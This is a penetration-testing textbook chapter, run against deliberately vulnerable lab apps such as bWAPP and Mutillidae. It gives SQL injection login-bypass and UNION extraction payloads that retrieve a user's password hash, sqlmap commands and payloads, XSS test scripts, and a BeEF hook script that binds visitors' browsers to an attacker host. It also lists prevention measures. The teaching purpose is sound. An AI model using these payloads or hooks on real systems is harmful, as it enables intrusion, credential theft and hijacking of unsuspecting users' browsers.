

# 15

## Website Penetration Testing - Gaining Access

In this chapter, we will dive much further into website and database penetration testing than we have so far. As a penetration tester, we need to simulate real-world attacks on a target organization's systems and networks, based on the rules of engagement. However, while being able to conduct information gathering, such as reconnaissance and scanning websites, is excellent, the true challenge comes when it's time to break in. It's all well and good preparing to infiltrate an enemy base, but all that preparation will come to nothing if you simply stand at a distance and do nothing!

In this chapter, we will look at compromising and gaining access to web servers and web applications. Additionally, you will learn some hands-on techniques and methodologies to discover vulnerabilities and retrieve data.

In this chapter, we will cover the following topics:

- Exploring the dangers of SQL injection
- SQL injection vulnerabilities and exploitation
- Cross-site scripting vulnerabilities
- Discovering vulnerabilities automatically

## Technical requirements

The following are the technical requirements for this chapter:

- Kali Linux: <https://www.kali.org/>
- Windows 7, 8, or 10
- OWASP Broken Web Applications (BWA) project: <https://sourceforge.net/projects/owaspbwa/>

- Acunetix: <https://www.acunetix.com/>
- bWAPP: <https://sourceforge.net/projects/bwapp/>

## Exploring the dangers of SQL injection

As mentioned in the previous chapter (Chapter 14, *Performing Website Penetration Testing*), **SQL injection (SQLi)** allows an attacker to insert a series of malicious SQL code/queries directly into a backend database server. This vulnerability allows an attacker to manipulate records by adding, removing, modifying, and retrieving entries in a database.

In this section, we will cover the following topics:

- The dangers from SQL injection vulnerabilities
- Bypassing logins using SQL injection vulnerability

Now, let's look at the dangers of SQL injections in detail.

## Dangers from SQL injection vulnerabilities

A successful SQL injection attack can cause the following:

- **Authentication bypass:** Allows a user to gain access to a system without valid credentials or privileges
- **Information disclosure:** Allows a user to obtain sensitive information
- **Compromised data integrity:** Allows a user to manipulate data in a database
- **Compromised availability of data:** Prevents legitimate users from accessing data on a system
- **Remote code execution on a compromised system:** Allows a malicious user to run malicious code on a system remotely

Next, let's take a look at learning how to bypass logins using SQL injection.

## Bypassing logins using SQL injection

In this exercise, we will be using the OWASP BWA virtual machine to demonstrate bypassing authentication using SQL injection. To start, power on the OWASP BWA virtual machine. After a few minutes, the virtual machine will provide you with its IP address.

Head on over to your Kali Linux (attacker) machine and follow these steps:

1. Enter the IP address of the OWASP BWA virtual machine in the web browser of Kali Linux.
2. Click on the **OWASP Mutillidae II** application, as follows:

<a href="#">OWASP WebGoat</a>	<a href="#">OWASP WebGoat.NET</a>
<a href="#">OWASP ESAPI Java SwingSet Interactive</a>	<a href="#">OWASP Mutillidae II</a>
<a href="#">OWASP RailsGoat</a>	<a href="#">OWASP Bricks</a>
<a href="#">OWASP Security Shepherd</a>	<a href="#">Ghost</a>
<a href="#">Magical Code Injection Rainbow</a>	<a href="#">bWAPP</a>
<a href="#">Damn Vulnerable Web Application</a>	

3. Navigate to the following page: **OWASP 2013 | A2 - Broken Authentication and Session Management | Authentication Bypass | Via SQL Injection | Login:**

**Please sign-in**

**Username**   
**Password**

Dont have an account? [Please register here](#)

4. Enter any one of the following characters in the **Username** field:

- '
- /
- --
- \
- .

If an error occurs, examine the message produced by the server.



If no errors occur on the login page of the website, try using true or false statements, such as `1=1 --` or `1=0 --`.

When we run this, something similar to the following error should appear. If you look closely, you can see the query that was used between the web server application and the database, `SELECT username FROM accounts WHERE username= ' ' ' ;`, as shown here:

Failure is always an option	
Line	170
Code	0
File	/owaspbwa/utillidae-git/classes/MySQLHandler.php
Message	<p>/owaspbwa/utillidae-git/classes/MySQLHandler.php on line 165: Error executing query:</p> <p>connect_errno: 0          errno: 1064          error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '''' at line 1          client_info: 5.1.73          host_info: Localhost via UNIX socket</p> <p>Query: SELECT username FROM accounts WHERE username=''''; (0) [Exception]</p>
Trace	<p>#0 /owaspbwa/utillidae-git/classes/MySQLHandler.php(283): MySQLHandler-&gt;doExecuteQuery('SELECT username...') #1 /owaspbwa/utillidae-git/classes/SQLQueryHan          username...') #2 /owaspbwa/utillidae-git/includes/process-login-attempt.php(54): SQLQueryHandler-&gt;accountExists('') #3 /owaspbwa/utillidae-git/index.php(2</p>
Diagnostic Information	Error querying user account

The following can be determined from the SQL query:

- The `SELECT` statement is used to retrieve information from a relational database. Therefore, the statement begins by saying: `SELECT` the `username` column from the table.
- The `FROM` statement is used to specify the name of the table. In the statement, we are specifying the **accounts** table.
- The `WHERE` statement is used to specify a field within the table. The query indicates the field(s) that has (have) a value equal to ' (a single quotation mark). The `=` (equals) parameter allows us to ensure a specific match in our query.
- `;` is used to end a SQL statement.
- When combined, the statement reads as follows: Query the `username` column within the `accounts` table, and search for any `username` that is ' (single quotation mark).



The `INSERT` command is used to add data. `UPDATE` is used to update data, `DELETE` or `DROP` is used to remove data, and `MERGE` is used to combine data within the table and/or database.

5. Let's attempt to combine some statements. Use the `' or 1=1 --` (there is a space after `--`) statement in the **Username** field, and then click on **Login**:



The statement chooses the first record within the table and returns it. Upon checking the login status, we can see that we are now logged in as `admin`. This means the first record is `admin`:



The statement chooses the first record in the table and returns the value, which is `admin`.

6. Let's try another user and modify our code a bit. We will attempt to log in as the user `john`. Insert the username `john` for the username field and the following SQL command for the password field:

```
' or (1=1 and username = 'john') --
```

Ensure that there is a space after the double hyphens (--) and hit **Login** to execute the commands. The following screenshot shows that we are able to successfully log in as the user `john`:



Those are some techniques you can use to bypass authentication using SQL injection attacks on a web server. In the next section, we will cover SQL injection vulnerabilities and exploitation.

## SQL injection vulnerabilities and exploitation

In this section, we are going to explore the following vulnerabilities and exploitations using SQL injection:

- Discovering SQL injections with GET
- Reading database information
- Finding database tables
- Extracting sensitive data such as passwords

To start discovering SQL injections with GET, use the following instructions:

1. Power on the OWASP BWA virtual machine. After a few minutes, the virtual machine will provide you with its IP address.
2. Head on over to your Kali Linux (attacker) machine and enter the IP address of the OWASP BWA virtual machine in the web browser of Kali Linux.
3. Click on the **bWAPP** application as shown here:


<a href="#">OWASP WebGoat</a>	<a href="#">OWASP WebGoat.NET</a>
<a href="#">OWASP ESAPI Java SwingSet Interactive</a>	<a href="#">OWASP Mutillidae II</a>
<a href="#">OWASP RailsGoat</a>	<a href="#">OWASP Bricks</a>
<a href="#">OWASP Security Shepherd</a>	<a href="#">Ghost</a>
<a href="#">Magical Code Injection Rainbow</a>	<a href="#">bWAPP</a>
<a href="#">Damn Vulnerable Web Application</a>	

4. Use bee for the username and bug as the password to log in to the application. Then click login:



The image shows a login form titled "Login" with a stylized logo. Below the title, it says "Enter your credentials (bee/bug)". There are two input fields: "Login:" with the value "bee" and "Password:" with the value "bug". Both fields are highlighted with red boxes. Below the password field, there is a "Set the security level:" section with a dropdown menu set to "low" and a "Login" button.

5. Select the **SQL Injection (Search/GET)** option as shown here and click **Hack** to continue:



The image shows a menu titled "Which bug do you want to hack today? :)" with a list of options. The options are: OS Command Injection - Blind, PHP Code Injection, Server-Side Includes (SSI) Injection, SQL Injection (Search/GET), SQL Injection (Search/POST), SQL Injection (Search/CAPTCHA), SQL Injection (Select/GET), SQL Injection (Login Form), and SQL Injection - Stored (Blog). The "SQL Injection (Search/GET)" option is highlighted with a blue bar and a red box. Below the list is a "Hack" button.

6. A search box and table will appear. When you enter data into the search field, a GET request is used to retrieve the information from the SQL database and display it on the web page. Now, let's perform a search for all movies that contain the string `war`:

*/ SQL Injection (Search/GET) /*

Search for a movie:

Title	Release	Character	Genre	IMDb
World War Z	2013	Gerry Lane	horror	<a href="#">Link</a>



**Disclaimer:** The information visible in the preceding screenshot was retrieved from the locally stored database inside the Metasploitable virtual machine; specifically, it is within the bWAPP vulnerable web application section. Additionally, the virtual machines used are on an isolated virtual network.

Looking closely at the URL in the web browser, we can see that `sqli_1.php?title=war&action=search` was used to return/display the results to us from the database.

7. If we use the `1'` character within the search field, we'll get the following error when using `sqli_1.php?title=1'&action=search`:

Search for a movie:

Title	Release	Character	Genre	IMDb
Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '%' at line 1				



This error indicates that the target is vulnerable to SQL injection attacks. The error states that there's an issue with the syntax that we have inserted in the search field. Furthermore, the error reveals that the database is a MySQL server. Such revealing errors should not be made known to users in this way. Database errors should only be accessible to the database administrator/developer or another responsible person. This is a sign of a misconfiguration between the web application and the database server.

8. Adjusting the URL to

`http://192.168.56.101/bWAPP/sqli_1.php?title=1' order by 7-- -`,  
we get the following response:

Title	Release	Character	Genre	IMDb
No movies were found!				

The output indicates that there are at least seven tables. We were able to tell this by using `order by 7-- -` in the URL. Notice that, in the next step, when we adjust the URL to check for additional tables, we get an error.

9. Let's check whether there are eight tables by using the following URL:

`http://192.168.56.101/bWAPP/sqli_1.php?title=1' order by 8-- -`.  
As we can see, an error message was returned:

Title	Release	Character	Genre	IMDb
Error: Unknown column '8' in 'order clause'				

Therefore, we can confirm that we have seven tables.

10. Now, we can adjust the URL to `http://192.168.56.101/bWAPP/sqli_1.php?title=1' union select 1,2,3,4,5,6,7-- -`. The following screenshot shows the results. The web application (bWAPP) returns the values 2, 3, 5, and 4 in the same row. We can, therefore, determine that tables 2, 3, 4, and 5 are vulnerable to attack:

Search for a movie:

Title	Release	Character	Genre	IMDb
2	3	5	4	Link

11. To check the database version, we can substitute `@@version` in place of a vulnerable table within the following URL, getting `http://192.168.56.101/bWAPP/sqli_1.php?title=1' union select 1, @@version,3,4,5,6,7-- -`:

Title	Release	Character	Genre	IMDb
5.1.41-3ubuntu12.6-log	3	5	4	Link

12. We can now attempt to get the table names by using the following URL `http://192.168.56.101/bWAPP/sqli_1.php?title=1' union select 1,table_name,3,4,5,6,7 from information_schema.tables-- -`:

Title	Release	Character	Genre	IMDb
CHARACTER_SETS	3	5	4	Link
COLLATIONS	3	5	4	Link
COLLATION_CHARACTER_SET_APPLICABILITY	3	5	4	Link
COLUMNS	3	5	4	Link
COLUMN_PRIVILEGES	3	5	4	Link
ENGINES	3	5	4	Link
EVENTS	3	5	4	Link

Now, we have all the tables within the database. The following tables are created by the developer:

users	3	5	4	Link
blog	3	5	4	Link
heroes	3	5	4	Link
movies	3	5	4	Link
logins	3	5	4	Link

13. We will now attempt to retrieve user credentials from the `users` table. Firstly, we'll need to get the name of the column from the `users` table. There is a small issue that you may encounter with PHP magic methods: the error does not allow us to insert/query strings in the PHP magic method. For example, we will not be able to retrieve information from the `users` table if we insert the `users` string within the URL, meaning the database would not return any columns. To bypass this error, convert the `users` string into ASCII. The ASCII value of `users` is **117 115 101 114 115**.

14. Now, we can proceed to retrieve the columns from the `users` table only. We can use the following URL:

```
http://192.168.56.101/bWAPP/sqli_1.php?title=1' union select
1,column_name,3,4,5,6,7 from information_schema.columns where
table_name=char(117,115,101,114,115)-- -:
```

Title	Release	Character	Genre	IMDb
idusers	3	5	4	Link
name	3	5	4	Link
email	3	5	4	Link
password	3	5	4	Link



Char () allows SQL injection to insert statements in MySQL without using double quotes (" ").

15. Using `http://192.168.56.101/bWAPP/sqli_1.php?title=1' union select 1,login,3,4,5,6,7 from users--`, we can look into the email column of the users table as described in *Step 14*:

Title	Release	Character	Genre	IMDb
A.I.M.	3	5	4	<a href="#">Link</a>
bee	3	5	4	<a href="#">Link</a>

16. To retrieve the password, adjust the URL to  
`http://192.168.56.101/bWAPP/sqli_1.php?title=1' union select 1,password,3,4,5,6,7 from users-- -:`

Title	Release	Character	Genre	IMDb
6885858486f31043e5839c735d99457f045affd0	3	5	4	Link

- Now, we have the hash of the password. We can use either an online or offline hash identifier to determine the type of hash:

[illegible]

18. Additionally, you can use an online hash decoder such as **CrackStation** (<https://crackstation.net/>) to perform decryption:

Hash	Type	Result
6885858486f31043e5839c735d99457f045affd0	sha1	bug


Color Codes: Green Exact match, Yellow Partial match, Red Not found.

We have successfully retrieved user credentials from the SQL server by manipulating SQL statements within the URL of a web browser.

In the following section, we will learn how to detect SQL injections with POST on a target server.

## Discovering SQL injections with POST


In this exercise, we will attempt to discover whether SQL injection is possible with POST. The **POST** method is used to send data to a web server. This method is not like the **GET** method, which is used to retrieve data or a resource. We will be using the following topology to complete this exercise:



To start detecting SQL injections with POST, use the following instructions:

1. Enable Burp Proxy on your Kali Linux machine and confirm that your web browser proxy settings are correct. If you are unsure, please refer to [Chapter 7, Working with Vulnerability Scanners](#), specifically the *Burp Suite* section, which contains all the details you need to configure Burp Suite on your Kali Linux machine.

2. Ensure that **Intercept** is enabled on Burp Suite, as shown here:



3. Open your web browser on Kali Linux and enter the OWASP BWA IP address in the address bar.



Be sure to click the **Forward** button regularly on Burp Suite to forward the data between the Kali Linux web browser and the OWASP BWA web server.

4. Click on **bWAPP** as shown in the following screenshot. Log in to the **bWAPP** portal with the credentials `bee` (username) and `bug` (password). Please note that these are the default user credentials for the **bWAPP** virtual machine:



- In the top-right corner, use the drop-down menu to select **SQL Injection (Search/POST)**, and then click on **Hack** to load the vulnerability:

Choose your bug:

SQL Injection (Search/POST) ▼ Hack

Set your security level:

low ▼ Set Current: low

- Enter a word in the search field and click on **Search** to submit (post) data:

/ SQL Injection (Search/POST) /

Search for a movie: war Search

Title	Release	Character	Genre	IMDb
World War Z	2013	Gerry Lane	horror	Link

The database will respond by stating whether a movie was found.

- On Burp Suite, select the **Target | Site map** tab to view all the **GET** and **POST** messages between your web browser on Kali Linux and the OWASP BWA web server.
- Select the most recent **POST** message, which should contain the search you just performed:

uencer	Decoder	Comparer	Extender	Project options	User options		
binary content; hiding 4xx responses; hiding empty folders							
Host	Method	URL	Params	Status	Length	MIME type	Title
http://192.168.56.101	GET	/bWAPP/login.php		200	3419	HTML	bWAPP - Login
http://192.168.56.101	GET	/bWAPP/portal.php		200	20262	HTML	bWAPP - Portal
http://192.168.56.101	GET	/bWAPP/sqli_6.php		200	11972	HTML	bWAPP - SQL Injection
http://192.168.56.101	POST	/bWAPP/sqli_6.php	✓	200	12060	HTML	bWAPP - SQL Injection
http://192.168.56.101	GET	/jquery.min.js		200	57733	script	
http://192.168.56.101	GET	/bWAPP/		302	422		
http://192.168.56.101	POST	/bWAPP/login.php	✓	302	694		
http://192.168.56.101	POST	/bWAPP/portal.php	✓	302	559		
http://192.168.56.101	GET	/		304	360		
http://192.168.56.101	GET	/animatedcollapse.js		304	360		
http://192.168.56.101	GET	/bWAPP/images/bg_2.jpg		304	338		
http://192.168.56.101	GET	/bWAPP/images/mk.png		304	337		
http://192.168.56.101	GET	/bWAPP/images/netpar...		304	336		



The following shows the content of this **POST** message:



9. Right-click anywhere within the **Raw** content window and select the **Save item** option. Save the file on your desktop in Kali Linux as `postdata.txt`.
10. Once the file has been saved successfully, let's use SQLmap to discover any SQL injection (SQLi) vulnerabilities in POST on the target server. Use the following command to perform this task:

```
sqlmap -r /root/Desktop/postdata.txt
```

11. SQLmap will attempt to check any/all **POST** parameters and determine whether the application is vulnerable. The following shows a number of possible vulnerabilities:

```
[17:29:08] [WARNING] POST parameter 'title' does not appear to be dynamic
[17:29:08] [INFO] heuristic (basic) test shows that POST parameter 'title' might be injectable (possible DBMS: 'MySQL')
[17:29:08] [INFO] heuristic (XSS) test shows that POST parameter 'title' might be vulnerable to cross-site scripting (XSS) attacks
```

In the preceding screenshot, SQLmap was able to notice that the 'title' parameter may be vulnerable and that the database may also be a MySQL platform. Additionally, the following is an example of an injectable parameter that has been found:

```
[17:29:25] [INFO] POST parameter 'title' appears to be 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)' injectable (with --string="movies")
```



The preceding screenshot shows that SQLmap has determined that the 'title' parameter is also vulnerable to SQL injection attacks. Lastly, the following are SQLmap payloads:

```
Parameter: title (POST)
  Type: boolean-based blind
  Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
  Payload: title=war' OR NOT 8329=8329#&action=search

  Type: error-based
  Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FL
00R)
  Payload: title=war' AND (SELECT 8697 FROM(SELECT COUNT(*),CONCAT(0x71786b7171,(SELEC
T (ELT(8697=8697,1))),0x717a6a7671,FL00R(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GR
OUP BY x)a)-- lAnd&action=search

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: title=war' AND (SELECT 5879 FROM (SELECT(SLEEP(5)))zowM)-- CmYz&action=sear
ch

  Type: UNION query
  Title: MySQL UNION query (NULL) - 7 columns
  Payload: title=war' UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,CONCAT(0x71786b7171,0x
6a4d7a616b6b615a766974734944734a4b4348754e51644749415941485670774f624f6643786a64,0x717a6
a7671),NULL#&action=search
```

Here, SQLmap provides us with a bit of a summary of what has been tested, how it was tested, and the results. With the information that **SQLmap** has given us, we know exactly where the target website is vulnerable to SQLi attacks with POST and how to leverage weaknesses using specific payloads.

Having completed this exercise, you are now able to use Burp Suite and SQLmap to discover SQL injection vulnerabilities in POST messages.

In the next section, you will learn how to use the SQLmap tool to discover SQL injections.

## Detecting SQL injections and extracting data using SQLmap

SQLmap is an automatic SQL injection tool that allows a penetration tester to discover vulnerabilities, perform exploitation attacks, manipulate records, and retrieve data from a database.

To perform a scan using SQLmap, use the following command:

```
sqlmap -u "http://website_URL_here"
```

Additionally, the following parameters can be used to perform various tasks:

- `--dbms=database_type`: Performs a backend brute-force attack. An example is `--dbms=mysql`.
- `--current-user`: Retrieves the current database user.
- `--passwords`: Enumerates password hashes.
- `--tables`: Enumerates tables within the database.
- `--columns`: Enumerates columns within the tables.
- `--dump`: Dumps data table entries.

In the following section, we will discuss ways to prevent SQL injection.

## Preventing SQL injection

In this section, we will briefly cover some essential techniques to minimize and prevent SQL injection attacks on a system. We'll also look at best practices in a simple format.

The following techniques can be used to prevent SQL injection attacks:

- Run the database service with minimum privileges.
- Monitor all database traffic using a **web application firewall (WAF)** or IDS/IPS.
- Sanitize data.
- Filter all client data.
- Suppress error messages on the user end.
- Use custom error messages rather than the default messages.
- Use safe APIs.
- Perform regular black-box penetration on the database server.
- Enforce type and length checks using parameter collections on user input; this prevents code execution.

In the next section, we will learn about **Cross-Site Scripting (XSS)** vulnerabilities.

## Cross-Site Scripting vulnerabilities

As mentioned in the previous chapter, XSS allows an attacker to inject client-side scripts into web pages viewed by other users. Therefore, when an unsuspecting user visits a web page that contains the malicious scripts, the victim's browser will automatically execute these malicious scripts in the background.

In this section, we will cover how to discover various XSS vulnerabilities by looking at the following topics:

- Understanding XSS
- Discovering reflected XSS
- Discovering stored XSS
- Exploiting XSS – hooking vulnerable page visitors to BeEF

In the following section, we will learn what XSS is.

## Understanding XSS

As mentioned in the previous chapter, XSS attacks are done by exploiting vulnerabilities in a dynamically created web page. This allows an attacker to inject client-side scripts into web pages viewed by other users. When an unsuspecting user visits a web page that contains XSS, the user's browser will begin to execute the malicious script in the background without the victim realizing.

In the following exercises, we'll be using both **WebGoat** and **bWAPP** on an OWASP BWA virtual machine:

<a href="#">+ OWASP WebGoat</a>	<a href="#">+ OWASP WebGoat.NET</a>
<a href="#">+ OWASP ESAPI Java SwingSet Interactive</a>	<a href="#">+ OWASP Mutillidae II</a>
<a href="#">+ OWASP RailsGoat</a>	<a href="#">+ OWASP Bricks</a>
<a href="#">+ OWASP Security Shepherd</a>	<a href="#">+ Ghost</a>
<a href="#">+ Magical Code Injection Rainbow</a>	<a href="#">+ bWAPP</a>
<a href="#">+ Damn Vulnerable Web Application</a>	

The username/password for **WebGoat** is guest/guest. The username/password for **bWAPP** is bee/bug.


Next, we will take a look at reflected XSS.

## Discovering reflected XSS

In a reflected XSS attack, data is inserted and then reflected back onto the web page. In this exercise, we will walk through the process of discovering a reflected XSS vulnerability on a target server.

To complete this task, perform the following instructions:

1. Navigate to the **bWAPP** application and log in.
2. Choose **Cross-Site Scripting - Reflected (GET)** and click on **Hack** to enable this vulnerability page:



Choose your bug:

Cross-Site Scripting - Reflected (GET) ▼ Hack

Set your security level:

low ▼ Set Current: low

3. Without entering any details in the form, click **Go**. Looking at the URL in the address bar of the web browser, you can see that the URL can be edited:



4. To test whether the field is vulnerable to reflected XSS, we can insert custom JavaScript into the **First name** field. Insert the following JavaScript:

```
<script>alert("Testing Reflected XSS")
```

In the **Last name** field, use the following command to close the script:


```
</script>
```

The following screenshot shows what you need to do:



A screenshot of a web form titled "Enter your first and last name:". It contains two input fields. The "First name:" field contains the JavaScript code "<script>alert('Testing Reflecte". The "Last name:" field contains the closing tag "</script>". Below the fields is a "Go" button.

5. Click on **Go** to execute the script on the server. The following pop-up window will appear:



This indicates that the script ran without any issues on the target server; therefore, the server is vulnerable to XSS attacks.

In the next section, we will look at stored XSS.


## Discovering stored XSS

In stored XSS, the penetration tester injects malicious code that will be stored in the target database.

In this exercise, we will walk through the process of discovering a stored XSS vulnerability on a target server.

To complete this task, use the following instructions:

1. Navigate to the bWAPP application and log in.
2. Choose **Cross-Site Scripting - Stored (Blog)** and click on **Hack** to enable this vulnerability page:




Choose your bug:

Cross-Site Scripting - Stored (Blog) ▼ Hack

Set your security level:

low ▼ Set Current: low

3. You can enter any message within the text field and click **Submit**. The text entered will now be stored within the database, as in an online message board, forum, or website with a comments section:



Submit Add: ☒ Show all: ☐ Delete: ☐ Your entry was added to our blog!


#	Owner	Date	Entry
1	bee	2019-06-18 06:50:20	Test Message

Additionally, we can see the table, the field, and the columns.

4. We can enter the following script within the text field and click **Submit**:

```
<script>alert("Testing Stored XSS")</script>
```

5. After submitting the script, you'll receive the following pop-up window verifying that it ran successfully:



Looking at the table, there is a second row without any actual entry:

#	Owner	Date	Entry
1	bee	2019-06-18 06:50:20	Test Message
2	bee	2019-06-18 06:56:40	


This new entry reflects that our script has been inserted and stored in the database. If anyone opens this web page, the script will automatically execute.

In the following section, we will demonstrate how to exploit XSS vulnerabilities using the **Browser Exploitation Framework (BeEF)**.

## Exploiting XSS – hooking vulnerable page visitors to BeEF

BeEF is a security auditing tool used by penetration testers to assess the security posture, and discover vulnerabilities, of systems and networks. It allows you to hook a client browser and exploit it. Hooking is the process of getting a victim to click on a web page that contains JavaScript code. The JavaScript code is then processed by the victim's web browser and binds the browser to the BeEF server on Kali Linux.

For this exercise, we'll be using the following topology:



Let's start using BeEF to exploit XSS vulnerabilities:

1. To open BeEF, go to **Applications | 08 – Exploitation Tools | beef xss framework**. The BeEF service will start and display the following details to access the BeEF interface:

```
[*] You are using the Default credentials
[*] (Password must be different from "beef")
[*] Please type a new password for the beef user:
[i] GeoIP database is missing
[i] Run geoipupdate to download / update Maxmind GeoIP database
[*] Please wait for the BeEF service to start.
[*]
[*] You might need to refresh your browser once it opens.
[*]
[*] Web UI: http://127.0.0.1:3000/ui/panel
[*] Hook: <script src="http://<IP>:3000/hook.js"></script>
[*] Example: <script src="http://127.0.0.1:3000/hook.js"></script>
```

WEB UI and hook URLs are important. The JavaScript hook is usually embedded into a web page that is sent to the victim. Once accessed, the JavaScript will execute on the victim's browser and create a hook to the BeEF server. The IP address used in the hook script is the IP address of the BeEF server. In our lab, it is the Kali Linux (attacker) machine.



2. The web browser will automatically open to the BeEF login portal. If it does not open, use `http://127.0.0.1:3000/ui/panel:`



The username is `beef` and you will have set the password when initially starting BeEF.

3. Start the Apache web service on Kali Linux:

```
service apache2 start
```

4. Edit the web page located in the web server directory.

```
cd /var/www/html  
nano index.html
```

5. Insert the code within the head of the HTML page as shown here:

```
<!DOCTYPE html>
<html>

  <head>

    <title>Web Server</title>

    <script src="http://10.10.10.16:3000/hook.js"></script>

  </head>

  <body>

    <h1>BeEF Web Server</h1>
    <p>Testing Hook using BeEF</p>

  </body>

